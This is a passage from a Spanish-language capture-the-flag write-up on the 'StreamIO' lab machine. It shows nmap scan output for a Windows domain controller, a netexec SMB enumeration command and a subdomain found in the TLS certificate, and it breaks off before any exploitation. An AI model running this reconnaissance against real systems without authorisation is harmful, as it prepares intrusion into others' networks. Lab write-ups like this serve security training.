StreamIO - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:


```
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-12-16 21:50:25Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2024-12-16T21:51:58+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=streamIO/countryName=EU
| Subject Alternative Name: DNS:streamIO.htb, DNS:watch.streamIO.htb
| Issuer: commonName=streamIO/countryName=EU
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-02-22T07:03:28
| Not valid after:  2022-03-24T07:03:28
| MD5:   b99a:2c8d:a0b8:b10a:eefa:be20:4abd:ecaf
|_SHA-1: 6c6a:3f5c:7536:61d5:2da6:0e66:75c0:56ce:56e4:656d
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
49667/tcp open  msrpc        Microsoft Windows RPC
49673/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc        Microsoft Windows RPC
49705/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Localizamos el nombre, SO y dominio:


```
┌──(kali㉿kali)-[~/Downloads]
└─$ netexec smb 10.10.11.158
SMB         10.10.11.158    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:streamIO.htb)
```

- Nombre: DC
- SO: Windows Server 2019
- Dominio: streamIO.htb


Si accedemos por https y inspeccionamos el certificado podemos encontrar un subdominio:




En el dominio streamIO.htb encontramos lo siguiente:



